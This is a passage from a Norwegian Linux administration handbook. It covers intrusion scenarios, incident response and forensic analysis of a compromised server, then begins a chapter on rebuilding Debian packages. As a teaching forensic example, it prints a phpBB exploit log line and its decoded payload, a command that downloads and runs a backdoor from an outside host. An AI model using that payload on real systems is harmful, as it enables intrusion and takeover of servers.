En mer avansert angriper vil gå utover det. Et katastrofescenario kunne være dette opplegget: Angriperen får muligheten til å utføre kommandoer som www-data-bruker, men kjører en kommando som krever mange håndteringer. For å gjøre livet sitt enklere installerer de andre nettprogrammer spesielt utformet for å fjernutføre mange typer kommandoer, som for eksempel surfing i filsystemet, å undersøke tillatelser, å laste opp eller ned filer, utføre kommandoer, og selv gi et nettverksskall. Ofte vil sårbarheten tillate å kjøre en `wget`-kommando som vil laste ned skadelig programvare til `/tmp/`, og så kjøre den. Den skadelige programvaren er ofte lastet ned fra en utenlandsk nettside som tidligere er kompromittert, for å dekke sporene og gjøre det vanskeligere å finne den faktiske opprinnelsen til angrepet.

På dette punktet har angriperen nok bevegelsesfrihet slik at de ofte kan installere en IRC *bot* (en robot som kobles til en IRC-tjener, og kan styres av denne kanalen). Denne boten er ofte brukt til å dele ulovlige filer (uautoriserte kopier av filmer eller programvare, og så videre). En besluttsom angriper kan ønske å gå enda lengre. Kontoen www-data gir ikke full tilgang til maskinen, og angriperen vil prøve å få administratorrettigheter. Dette bør imidlertid ikke være mulig, men hvis nettprogrammet ikke var oppdatert, er sjansene for at kjernen og andre programmer er utdatert også; dette følger noen ganger av en avgjørelse fra administrator som, til tross for å vite om sikkerhetsproblemet, har unnlatt å oppgradere systemet siden det ikke er noen lokale brukere. Angriperen kan så dra nytte av denne andre sårbarheten for å få rot-tilgang.

ORDFORRÅD

Opptrapping av privilegier

Dette begrepet omfatter alt som kan anvendes for å oppnå ytterligere tillatelser enn en gitt bruker bør ha normalt. Programmet `sudo` er utviklet nettopp med det formål å gi administrative rettigheter til enkelte brukere, men det samme begrepet brukes også for å beskrive handlingen når en angriper utnytter en sårbarhet for å oppnå utilbørlige rettigheter.

Nå angriperen har tatt kontroll over maskinen, så vil de vil vanligvis prøve å holde på dette privilegiet så lenge som mulig. Dette innebærer å installere et *rootkit*, et program som vil erstatte enkelte komponenter i systemet, slik at angriperen vil kunne få tilbake administratorrettigheter på et senere tidspunkt; rootkit forsøker også å skjule sin egen eksistens, samt eventuelle spor etter inntrenging. Et skadelig `ps`-program vil unngå å liste noen prosesser, `netstat` vil ikke liste noen av de aktive forbindelsene, og så videre. Ved hjelp av rotrettigheter var angriperen i stand til å observere hele systemet, men fant ikke viktige data; slik at de vil prøve å få tilgang til andre maskiner i bedriftens nettverk. Ved å analysere administratorkontoen og historiefiler, finner angriperen hvilke maskiner som er benyttet rutinemessig. Ved å erstatte `sudo` eller `ssh` med et skadelig program, kan angriperen snappe opp noen av administratorens passord, som de vil bruke på de oppdagede tjenerne ... og inntrengingen kan forplante seg derfra.

Dette blir et marerittscenario som kan forebygges ved flere tiltak. De neste avsnittene beskriver noen av disse tiltakene.

14.6.3. Kloke valg av programvare

Så snart de potensielle sikkerhetsproblemene er kjent, må de tas hensyn til ved hvert trinn i prosessen med å legge ut en tjeneste, særlig når man velger ut programvaren som skal installeres. Mange nettsteder, for eksempel SecurityFocus.com, har en liste over nylig oppdagede sårbarheter, som kan gi en ide om sikkerhetsmerittene før en spesiell programvare blir utplassert. Selvfølgelig må denne informasjonen balanseres mot populariteten til den nevnte programvaren: Et mer allment brukt programmet er et mer fristende mål, og det vil bli nærmere saumfart som en konsekvens. På den annen side kan et nisjeprogram være fullt av sikkerhetshull som aldri blir publisert på grunn av manglende interesse for en sikkerhetsgjennomgang.

ORDFORRÅD

Sikkerhetsgjennomgang

Sikkerhetsgjennomgang er prosessen med grundig lesing, og analyse av kildekoden til noen programvarer, på jakt etter potensielle sikkerhetsproblemer den kan inneholde. Slike revisjoner er vanligvis proaktive, og gjennomføres for å sikre at et program oppfyller visse krav til sikkerhet.

I verden av fri programvare, er det vanligvis rikelig rom for valg, og å velge en programvare fremfor en annen bør være en beslutning basert på kriteriene som gjelder lokalt. Flere funksjoner innebærer en økt risiko for at en sårbarhet gjemmer seg i koden. Å plukke det mest avanserte programmet til en oppgave, kan faktisk virke mot sin hensikt, for en bedre tilnærming er å velge det enkleste programmet som tilfredsstiller kravene.

ORDFORRÅD

Zero-day sårbarhet

Et *zero-day exploit*-angrep er vanskelig å hindre: Begrepet gjelder en sårbarhet som ennå ikke er kjent for forfatterne av programmet.

14.6.4. Å håndtere en maskin som en helhet

De fleste Linux-distribusjoner installerer som standard en rekke Unix-tjenester og mange verktøy. I mange tilfelle er disse tjenestene og verktøyene ikke påkrevd for det faktiske formål som administrator setter opp for maskinen. Som en generell retningslinje i sikkerhetssaker, er det best å avinstallere unødvendige programvare. Faktisk er det ingen vits i å sikre en FTP-tjener, hvis en sårbarhet i en annen, ubrukt tjeneste kan brukes til å få administratorrettigheter på hele maskinen.

Med samme resonnement vil brannmurer ofte bli satt opp til å kun gi tilgang til tjenester som er ment å være offentlig tilgjengelige.

Nåværende datamaskiner er kraftige nok til å være vertskap for flere tjenester på samme fysiske maskin. Fra et økonomisk synspunkt er en slik mulighet interessant; bare én datamaskin å administrere, lavere energiforbruk, og så videre. Fra sikkerhetssynspunkt kan et slikt valg være et problem. En kompromittert tjeneste kan gi tilgang til hele maskinen, som igjen svekker de andre tjenestene som ligger på samme datamaskin. Denne risikoen kan reduseres ved å isolere tjenestene. Dette kan oppnås enten med virtualisering (hver tjeneste legges til en egen virtuell maskin eller beholder), eller med AppArmor/SELinux (at hver tjenestebakgrunnsprosess har et tilstrekkelig dimensjonert sett med tillatelser).

14.6.5. Brukere er spillere

Å diskutere sikkerhet bringer umiddelbart tankene til beskyttelse mot angrep fra anonyme inntrengere som gjemmer seg i Internett-jungelen; men et ofte glemt faktum er at risikoen også kommer fra innsiden: En ansatt som skal forlate selskapet kunne laste ned sensitive filer om viktige prosjekter, og selge dem til konkurrentene, en uaktsom selger kan forlate arbeidsplassen uten å låse sin økt under et møte om et nytt prospekt, en kløne bruker kan slette feil katalog ved et uhell, og så videre.

Responsen på disse risikoene kan omfatte tekniske løsninger: At ikke mer enn de nødvendige tillatelsene skal gis til brukerne, og at regelmessige sikkerhetskopier er nødvendig. For å unngå risikoene er brukeropplæring i mange tilfeller den hensiktsmessige beskyttelsen.

RASK TITT

autolog

Pakken *autolog* har et program som automatisk frakobler inaktive brukere etter en oppsettbar forsinkelse. Det tillater også å stanse brukerprosesser som vedvarer etter at en økt er avsluttet, og dermed hindrer brukere fra å kjøre bakgrunnsprosesser.

14.6.6. Fysisk sikkerhet

Det er ingen vits i å sikre tjenester og nettverk hvis datamaskinene selv ikke er beskyttet. Viktige data fortjener å bli lagret på varm-pluggede (hot-swappable) harddisker i RAID-områder, fordi harddisker feiler før eller senere, og datatilgjengelighet er en nødvendighet. Men hvis et pizzabud kan gå inn i bygningen, snike seg inn i tjenerrommet, og snike seg ut med noen få utvalgte harddisker, er en viktig del av sikkerheten ikke dekket. Hvem kan gå inn i tjenerrommet? Følger noen med på tilgangen? Disse spørsmålene fortjener overveielse (og svar) når den fysiske sikkerheten blir vurdert.

Fysisk sikkerhet omfatter også risikoen for ulykker som branner. Denne risikoen berettiger lagring av sikkerhetskopier i en egen bygning, eller i det minste i et brannsikkert skap.

14.6.7. Juridisk ansvar

En administrator har, mer eller mindre implisitt, tillit hos sine brukere, samt brukere av nettverket generelt. En bør derfor unngå enhver uaktsomhet som ondsinnede mennesker kan utnytte.

En angriper som tar kontroll over maskinen din for så bruke den som en fremskutt base (kjent som et «stafettsystem»), for derfra å utføre andre ulovlige aktiviteter. kan føre til juridiske problemer for deg, siden den angrepne i utgangspunktet vil se angrepet komme fra ditt system, og derfor anser deg som angriper (eller som medskyldig). I mange tilfelle kan en angriper bruke din tjener som en mulighet til å sende søppelpost, som ikke bør ha mye innvirkning (unntatt en mulig registrering på svartelister som kan begrense din mulighet til å sende legitime e-poster), men det vil likevel ikke være hyggelig. I andre tilfeller kan større problemer forårsakes fra maskinen, for eksempel tjenestenekt-angrep. Dette vil noen ganger forårsake tap av inntekter, ettersom de legitime tjenestene vil være utilgjengelige, og data kan bli ødelagt. Noen ganger vil dette også innebære en reell kostnad, fordi den angrepne part kan starte søksmål mot deg. Rettighetshavere kan saksøke deg hvis en uautorisert kopi av et verk, beskyttet av opphavsrett deles fra tjeneren din, så vel som at andre selskaper tvinges av servicenivåavtaler dersom de er forpliktet til å betale erstatning etter angrep fra din maskinen.

Når slike situasjoner oppstår, er det vanligvis ikke nok å hevde uskyld: I det minste trenger du overbevisende bevis som viser at mistenkelig aktivitet på systemet ditt kommer fra en gitt IP-adresse. Dette vil ikke være mulig hvis du forsømmer anbefalingene i kapittelet her, og lar angriperen få tilgang til en privilegert konto (spesielt rot), og bruker den til å dekke sine spor.

14.7. Å håndtere en kompromittert maskin

Til tross for de beste intensjoner og et nøye utformet sikkerhetsopplegg, kan en administrator likevel stå ansikt til ansikt med en kapring. Denne seksjonen inneholder noen veiledninger om hvordan man skal reagere konfrontert med slike uheldige omstendigheter.

14.7.1. Avdekke og se innbruddet

Det første skrittet for å reagere mot et innbrudd er å bli oppmerksom på en slik handling. Dette er ikke selvinnlysende, spesielt uten et tilstrekkelig infrastruktur for monitorering.

Innbruddshandlinger oppdages ofte ikke før de har direkte konsekvenser for de legitime tjenestene på vertsmaskinen, for eksempel at tilkoblinger bremses ned, noen brukere ikke klarer å koble til, eller noen annen form for feil. Konfrontert med disse problemene, må administratoren ta en god titt på maskinen, og nøye granske hva den feiler. Dette er vanligvis det tidspunktet da man oppdager en uvanlig prosess, for eksempel en som heter apache i stedet for standarden /usr/sbin/apache2. Hvis vi følger dette eksemplet, er tingen å gjøre å være oppmerksom på prosessidentifisereren, og sjekke `/proc/pid/exe` for å se hvilket program denne prosessen kjører for øyeblikket:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.
    ➥ bash_httpd/psybnc
```

Kjører et program installert under `/var/tmp/` som en nettjener? Ingen tvil igjen, maskinen er kompromittert.

Dette er bare ett eksempel, men mange andre tips kan få det til å ringe i administratorens bjelle:

- et alternativ til en kommando som ikke lenger fungerer; versjonen av programvaren som kommandoen hevder å være, samsvarer ikke med den versjonen som den er ment å være installert i samsvar med `dpkg`;
- en ledetekst eller en velkomstmelding som indikerer at den siste forbindelsen kom fra en ukjent tjener på et annet kontinent;
- feil forårsaket av at `/tmp/`-partisjon er full, noe som viste seg å være med ulovlige kopierte filmer;
- og så videre.

14.7.2. Å sette tjeneren Off-Line

I alle, bortsett fra de mest eksotiske tilfeller, kommer innbrudd fra nettverket, og angriperen trenger et fungerende nettverk for å nå sine mål (tilgang til konfidensielle data, deling av ulovlige filer, skjuling av sin identitet ved å bruke maskinen som til stafett, og så videre). Å koble

datamaskinen fra nettverket vil hindre angriperen fra å nå disse målene, hvis denne ikke har klart å gjøre det allerede.

Dette kan bare være mulig hvis tjeneren er fysisk tilgjengelig. Når tjeneren leier plass hos en vertsleverandør på en annen kant av landet, eller hvis tjeneren ikke er tilgjengelig av noen annen grunn, er det vanligvis en god idé å starte med å samle viktig informasjon (se del 14.7.3, «Beholde alt som kan brukes som bevis» side 442, del 14.7.5, «Rettslig analyse» side 443 og del 14.7.6, «Å rekonstruere et angrepsscenario» side 444), deretter å isolere denne tjeneren så mye som mulig ved å lukke så mange tjenester som mulig (vanligvis, alt untatt `sshd`). Denne saken er fortsatt vanskelig, siden man ikke kan utelukke muligheten for at angriperen har samme SSH-tilgang som administratoren har. Dette gjør det vanskeligere å «rense» maskinene.

14.7.3. Beholde alt som kan brukes som bevis

Å forstå angrep og/eller vinne søksmål mot angriperne forutsetter å ta kopier av alle viktige elementer; medregnet innholdet på harddisken, en liste over alle prosesser som kjører, og en liste over alle åpne tilkoblinger. Innholdet i RAM kan også benyttes, men det er sjelden brukt i praksis.

I sakens hete er administratorer ofte fristet til å utføre mange kontroller av den kompromitterte maskinen; det er vanligvis ikke en god idé. Hver kommando er potensielt skadelig, og kan slette deler av bevis. Kontrollene bør begrenses til minimumssettet, (`netstat -tupan` for nettverksforbindelser, `ps auxf` for en liste med prosesser, `ls -alR /proc/[0-9]*` for litt mer informasjon om programmer som kjører), og hver utført sjekk bør omsorgsfullt skrives ned.

VÆR VARSOM

Analyse mens maskinen kjører

Mens det kan virke fristende å analysere systemet mens det går, spesielt når en ikke er i fysisk kontakt med tjeneren, er det best at dette unngås: Du kan rett og slett ikke stole på de programmene som er installert på det kompromitterte systemet. Det er fullt mulig for en skadelig `ps`-kommando å skjule noen prosesser, eller for en skadelig `ls` å skjule filer; noen ganger kan til og med kjernen være kompromittert!

Dersom en slik analyse mens maskinen fortsatt kjører er nødvendig, bør man sørge for å bare bruke godt kjente programmer. En god måte å gjøre det på ville være å ha en rednings-CD med uberørte programmer, eller en skrivebeskyttet nettverksressurs. Imidlertid kan selv disse mottiltak ikke være nok hvis kjernen selv er kompromittert.

Når de «dynamiske» elementer ha blitt lagret, er neste steg å lagre et komplett bilde av harddisken. Å lage et slikt bilde er umulig hvis filsystemet er fortsatt utvikles, og det derfor må monteres om skrivebeskyttet . Den enkleste løsningen er ofte å stoppe tjeneren brutalt (etter å ha kjørt `sync`), og starte den på nytt med en rednings-CD. Hver partisjon skal kopieres med et verktøy som `dd`. Disse bildene kan sendes til en annen tjener (muligens med det veldig praktiske `nc`-verktøyet). En annen mulighet kan være enda enklere: Bare få disken ut av maskinen og erstatt den med en ny en som kan formateres og reinstalleres.

14.7.4. Reinstallering

Tjeneren skal ikke bringes tilbake i drift uten en fullstendig reinstallasjon. Dersom skaden var alvorlig (hvis administrative rettigheter lakk ut), er det nesten ingen annen måte å være sikker på at vi blir kvitt alt angriperen kan ha etterlatt seg (spesielt *bakdør*). Selvfølgelig må alle de nyeste sikkerhetsoppdateringene benyttes, slik som å plugge den sårbarheten som brukes av angriperen. Ideelt sett: Å analysere angrepet skal peke på denne angrepsmetoden, slik at man faktisk kan være sikker på å få fikset den. Ellers kan man bare håpe at sårbarheten var en av dem som er ordnet via oppdateringene.

Å installere en ekstern tjener er ikke alltid lett; det kan innebære bistand fra vertsselskapet, fordi ikke alle slike selskaper tilbyr automatiserte reinstalleringssystemer. Forsiktighet bør utvises for ikke å reinstallere maskinen fra sikkerhetskopier tatt opp etter kompromitteringen. Ideelt sett bør kun data gjenopprettes, selve programvaren må installeres på nytt fra installasjonsmediet .

14.7.5. Rettslig analyse

Nå som tjenesten er gjenopprettet, er det på tide å se nærmere på diskbilder av det kompromitterte systemet for å forstå angrepsmetoden. Ved montering av disse bildene, bør man sørge for å bruke `ro,nodev,noexec,noatime`-alternativene for å unngå å endre innholdet (inkludert tidsstempler for tilgangen til filer), eller å kjøre kompromitterte programmer ved en feiltakelse.

Å gjennomgå et angrepsscenario innebærer vanligvis å lete etter alt som ble endret og kjørt:

- Å lese `.bash_history`-filer er ofte svært interessant;
- det gjør også listing av filer som nylig ble opprettet, endret eller åpnet;
- `strings`-kommandoen kan være til hjelp med å identifisere programmer installert av angriperen, ved å ekstrahere strenger fra binærfiler;
- loggfilene i `/var/log/` gjør det ofte mulig å rekonstruere hendelsesrekkefølgen;
- verktøy for spesielle formål tillater også gjenoppretting av innholdet i potensielt slettede filer, medregnet loggfiler som angripere ofte sletter.

Noen av disse operasjonene kan gjøres enklere med spesialisert programvare. Spesielt *sleuthkit*-pakken inneholder mange verktøy for å analysere et filsystem. Bruken er gjort enklere med det grafiske grensesnittet *Autopsy Forensic Browser* (i *autopsy*-pakken). Noen Linux-distribusjoner har et "live install"-avtrykk og inneholder mange programmer for dataetterforskning, for eksempel Kali Linux (se del A.8, «Kali Linux» side 472), med sin *forensic mode*, BlackArchLinux[2] og den kommersielle Grml-Forensic, basert på Grml (se del A.6, «Grml» side 472).

[2] https://blackarch.org

14.7.6. Å rekonstruere et angrepsscenario

Alle elementene samlet under analysen skal passe sammen som brikker i et puslespill; etableringen av de første mistenkelige filer er ofte korrelert med logger som beviser brudd. Et virkelig eksempel bør være tydeligere enn lange teoretiske skriblinger.

Den følgende loggen er et utdrag fra en Apache `access.log`:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.
    ➥ php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr
    ➥ (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr
    ➥ (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr
    ➥ (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr
    ➥ (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr
    ➥ (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr
    ➥ (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr
    ➥ (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr
    ➥ (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr
    ➥ (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr
    ➥ (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr
    ➥ (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr
    ➥ (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)
    ➥ %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)
    ➥ %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)
    ➥ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252
    ➥ echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969
    ➥ "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Dette eksemplet samsvarer med en utnyttelse av et gammelt sikkerhetsproblem i phpBB.

➨ http://secunia.com/advisories/13239/

➨ https://www.phpbb.com/phpBB/viewtopic.php?t=240636

Å dekode denne lange URL-en fører til at en forstår at angriperen klarte å kjøre noe PHP-kode, nemlig: `system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")`. Selvfølgelig ble en `bd`-fil funnet i `/tmp/`. Å kjøre `strings /mnt/tmp/bd` returnerer, blant andre strenger, PsychoPhobia Backdoor is starting.... Dette ser virkelig ut som en bakdør.

En tid senere ble denne tilgangen brukt til å laste ned, installere og kjøre en IRC *bot* som er koblet til et underjordisk IRC-nettverk. Oppstarten kan da styres via denne protokollen, og instrueres til å laste ned filer til deling. Dette programmet har også sin egen loggfil:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
    ➥ NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
    ➥ POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
    ➥ 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
```

```
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
    ➥ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
    ➥ (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
    ➥  KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
    ➥  80.2 KB/sec)
```

Disse sporene viser at to videofiler er lagret på tjeneren ved hjelp av IP-adressen 82.50.72.202.

Parallelt har angriperen også lastet ned et par ekstra filer,`/tmp/pt` og `/tmp/loginx`. Å kjøre disse filene gjennom `strings` leder til strenger slike som *Shellcode placed at 0x%08lx* og *Now wait for suid shell...*. Disse ser ut som programmer som utnytter lokale sårbarheter for å få administrative rettigheter. Hadde de nådd sine mål? I dette tilfellet sannsynligvis ikke, ettersom ingen filer synes å ha blitt modifisert etter det første innbruddet.

I dette eksemplet er hele inntrengningen rekonstruert, og det kan utledes at angriperen har greid å dra nytte av det kompromitterte systemet i rundt tre dager. Men det viktigste elementet i analysen er at sikkerhetsbruddet er identifisert, og administratoren kan være sikker på at den nye installasjonen virkelig fikser sårbarheten.

Nøkkelord

Bakdør
Gjenoppbygge
Kildepakke
Arkiv
Meta-pakke
Debian-utvikler
Vedlikeholder

Kapittel

15

Hvordan lage en Debian-pakke

Innhold

Det er nokså vanlig for en administrator som har håndtert Debian-pakker jevnlig å etter hvert ønske å lage egne pakker, eller modifisere en eksisterende pakke. Dette kapittelet tar sikte på å svare på de vanligste spørsmålene på dette området, og gi nødvendige instrukser for å utnytte Debians infrastruktur på beste måte. Med litt flaks, etter å ha prøvd deg fram med lokale pakker, kan du kanskje til og med tenke deg å gå lengre, og bli med i Debian-prosjektet selv!

15.1. Å bygge en pakke på nytt fra kildekoden

Å bygge en binær pakke på nytt er nødvendig under flere omstendigheter. I noen tilfeller trenger administratoren en programvarefunksjon som krever at programvaren som skal kompileres fra kildekoden med et spesielt kompileringsalternativ; i andre er programvaren som er pakket i den installerte versjonen av Debian ikke ny nok. I det sistnevnte tilfellet vil administratoren vanligvis bygge en nyere pakke tatt fra en nyere versjon av Debian - så som *Testing*, eller til og med *Unstable* - slik at denne nye pakken virker i deres *Stable*-distribusjon: Denne operasjonen kalles «backporting». Som vanlig bør man være forsiktig før en tar på seg en slik oppgave, og først sjekke om den har blitt gjort allerede: Ta en rask titt på Debians pakkesporer for å se om pakken kan vise informasjon om det.

➨ `https://tracker.debian.org/`

15.1.1. Henting av kildekode

Å bygge om en Debian-pakke starter med å skaffe seg kildekoden. Den enkleste måten er å bruke `apt-get source` *`kildepakkenavn`*-kommandoen. Denne kommanoen krever en deb-src-linje i `/etc/apt/sources.list`-filen, og oppdaterte indeksfiler (det vil si `apt-get update`). Disse betingelsene skulle allerede være imøtekommet hvis du fulgte instruksjonene fra kapittelet om APT-oppsett (se del 6.1, «Innfylling av `sources.list`-filen» side 108). Merk imidlertid at du vil laste ned kildekodepakkene fra den Debian-versjonen som er nevnt i deb-src-linjen. Hvis du trenger en annen versjon, må du kanskje laste den ned manuelt fra et Debian-speil, eller fra nettstedet. Dette innebærer henting av to eller tre filer (med utvidelser `*.dsc` - for *Debian Source Control* - `*.tar.`*`comp`*, og noen ganger `*.diff.gz` eller `*.debian.tar.`*`comp`* - *comp* som tar en verdi blant gz, bz2 eller xz, avhengig av kompresjonsverktøyet som ble bruk), kjør deretter `dpkg-source -x` *`file.dsc`*-kommandoen. Hvis `*.dsc`-filen er tilgjengelig direkte fra en gitt URL, er det til og med enklere vei å få tak i alt sammen, med `dget` *`URL`*-kommandoen. Denne kommandoen (som er en del av pakke *devscripts*) fanger opp `*.dsc`-filen på den gitte adressen, så analyserer den innholdet, og filen eller filene det refereres til hentes automatisk. Når alt er lastet ned, verifiseres integriteten til den nedlastede kildekoden ved å bruke `dscverify`, og det pakker ut kildekoden (om ikke -d eller --download-only-valget er benyttet). Debian nøkkelring behøves om ikke valget -u foreligger.

15.1.2. Hvordan gjøre endringer

La oss bruke *samba*-pakken som et eksempel.

```
$ apt source samba
Reading package lists... Done
NOTICE: 'samba' packaging is maintained in the 'Git' version control system at:
https://salsa.debian.org/samba-team/samba.git
Please use:
git clone https://salsa.debian.org/samba-team/samba.git
```

```
to retrieve the latest (possibly unreleased) updates to the package.
Need to get 11.7 MB of source archives.
Get:1 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+
    ➥ dfsg-5+deb10u1 (dsc) [4,316 B]
Get:2 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+
    ➥ dfsg-5+deb10u1 (tar) [11.4 MB]
Get:3 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+
    ➥ dfsg-5+deb10u1 (diff) [252 kB]
Fetched 11.7 MB in 1s (9,505 kB/s)
dpkg-source: info: extracting samba in samba-4.9.5+dfsg
dpkg-source: info: unpacking samba_4.9.5+dfsg.orig.tar.xz
dpkg-source: info: unpacking samba_4.9.5+dfsg-5+deb10u1.debian.tar.xz
dpkg-source: info: using patch list from debian/patches/series
dpkg-source: info: applying 07_private_lib
dpkg-source: info: applying bug_221618_precise-64bit-prototype.patch
[...]
```

Pakkekilden er tilgjengelig i en katalog oppkalt etter kildepakkens versjon (*samba-4.9.5+dfsg*): Dette er der vi skal jobbe med våre lokale endringer.

Det første du må gjøre er å endre pakkens versjonsnummer, slik at de nye pakkene kan skilles fra de opprinnelige pakkene som følger med Debian. Forutsatt at gjeldende versjon er 2:4.9.5+dfsg-5, kan vi lage versjon 2:4.9.5+dfsg-5falcot1, som tydelig viser opprinnelsen av pakken. Dette gjør pakkens versjonsnummer høyere enn den som tilbys av Debian, slik at pakken lett vil installeres som en oppdatering til den opprinnelige pakken. En slik endring er best utført med `dch`-kommandoen (*Debian CHangelog*) fra *devscripts*-pakken.

```
$ cd samba-4.9.5+dfsg
$ dch --local falcot
```

Den siste kommandoen påkaller et tekstredigeringsprogram (`sensible-editor` – dette bør være ditt favoritt tekstredigeringsprogram hvis den er nevnt i `VISUAL` eller `EDITOR`-miljøvariabler, og standard tekstredigeringsprogrammet ellers) for å tillate å dokumentere forskjellene som er forårsaket av denne gjenoppbyggingen. Dette skriveprogrammet viser oss at `dch` virkelig har endret `debian/changelog`-filen.

Når det kreves en endring i oppbyggingen, må det lages endringer i `debian/rules`, som skritt for skritt driver pakkens byggeprosess. I de enkleste tilfellene er linjene om det opprinnelige oppsettet (./configure …), eller i den aktuelle utgaven ($(MAKE) …, eller make …) enkle å finne. Hvis disse kommandoene ikke påkalles eksplisitt, er de sannsynligvis en bivirkning av en annen eksplisitt kommando, i så fall kan du se i dokumentasjonen for å lære mer om hvordan du endrer standard virkemåten. Med pakker som bruker `dh`, kan du trenge å legge til en overstyring for `dh_auto_configure`, eller `dh_auto_build`-kommandoene (se de respektive manualsidene deres for forklaringer om hvordan du oppnår dette).

Avhengig av de lokale endringene i pakkene, kan en oppdatering også være nødvendig i `debian/control`-filen, som inneholder en beskrivelse av de genererte pakker. Spesielt inneholder denne filen Build-Depends-linjer som kontrollerer listen over avhengigheter som må være oppfylt når

pakken bygges. Disse refererer ofte til versjonene til pakkene i distribusjonen som kildepakken kommer fra, men som kanskje ikke er tilgjengelig i distribusjonen som brukes til ombygging. Det er ingen automatisk måte å avgjøre om en avhengighet er ekte, eller bare spesifisert til å garantere at bygget kun skal bli forsøkt med den nyeste versjonen av et bibliotek - dette er den eneste tilgjengelige måten å tvinge en *autobuilder* til å bruke en gitt pakkeversjon under oppbyggingen, og det er derfor Debians vedlikeholdere ofte bruker strenge versjonsbestemte byggeavhengigheter.

Hvis du vet sikkert at disse byggeavhengigheter er for strenge, bør du føle deg fri til å løsne på dem lokalt. Å lese filene som dokumenterer den vanlige måten å bygge programvare på - disse filene blir ofte kalt `INSTALL` - vil hjelpe deg å finne de riktige avhengighetene. Ideelt sett bør alle avhengigheter være imøtekommet fra distribusjonen som brukes til ombygging. Hvis de ikke er det, starter en gjentakingsprosess, der pakkene nevnt i Build-Depends-feltet må «backportes» («tilbakeporting») før målet pakken kan bli det. Noen pakker trenger kanskje ikke tilbakeporting, og kan installeres som de er i løpet av byggeprosessen (et kjent eksempel er *debhelper*). Merk at tilbakeportingsprosessen raskt kan bli komplisert hvis du ikke er forsiktig. Derfor bør tilbakeporting holdes på et absolutt minimum der det er mulig.

TIPS

innstallere `Build-Depends`

`apt-get` tillater installasjon av alle pakker nevnt i `Build-Depends`-feltene til en kildepakke som er tilgjengelig i en distribusjon nevnt i en `deb-src`-linje i `/etc/apt/sources.list`-filen. Dette er så enkelt som å kjøre `apt-get build-dep` *`kildepakken`*-kommandoen.

15.1.3. Å starte gjenoppbyggingen

Når alle de nødvendige endringene har blitt brukt på kildene, kan vi starte å generere den aktuelle binære pakkefilen (`.deb`). Hele prosessen er håndtert av `dpkg-buildpackage`-kommandoen.

Eksempel 15.1 *Å bygge om en pakke*

```
$ dpkg-buildpackage -us -uc
[...]
```

Den tidligere kommandoen kan mislykkes hvis Build-Depends-feltene ikke har blitt oppdatert, eller hvis de relaterte pakker ikke er installert. I dette tilfellet er det mulig å overprøve denne sjekken ved å sende -d-valget til `dpkg-buildpackage`. Men å eksplisitt ignorere disse avhengigheter gir risiko for at byggeprosessen mislykkes på et senere tidspunkt. Verre; pakken kan synes å bli bygget riktig, men klarer ikke å kjøre skikkelig: Noen programmer deaktiverer automatisk noen av sine oppgaver når et nødvendig bibliotek ikke er tilgjengelig på byggetidspunktet.

I de fleste tilfeller bruker Debian-utviklere et høynivå-program som `debuild`. Dette kjører `dpkg-buildpackage` til vanlig, men legger også til en påkalling til et program som kjører mange kontroller for å validere den genererte pakken opp mot Debians retningslinjer. Dette skriptet

renser også opp i miljøet, slik at lokale miljøvariabler ikke «forurenser» pakkebyggingen. Kommandoen `debuild` er et av verktøyene i *devscripts*-pakken, som deler noe konsistens og oppsett for å gjøre vedlikeholderens oppgave enklere.

VERKTØY

`fakeroot`

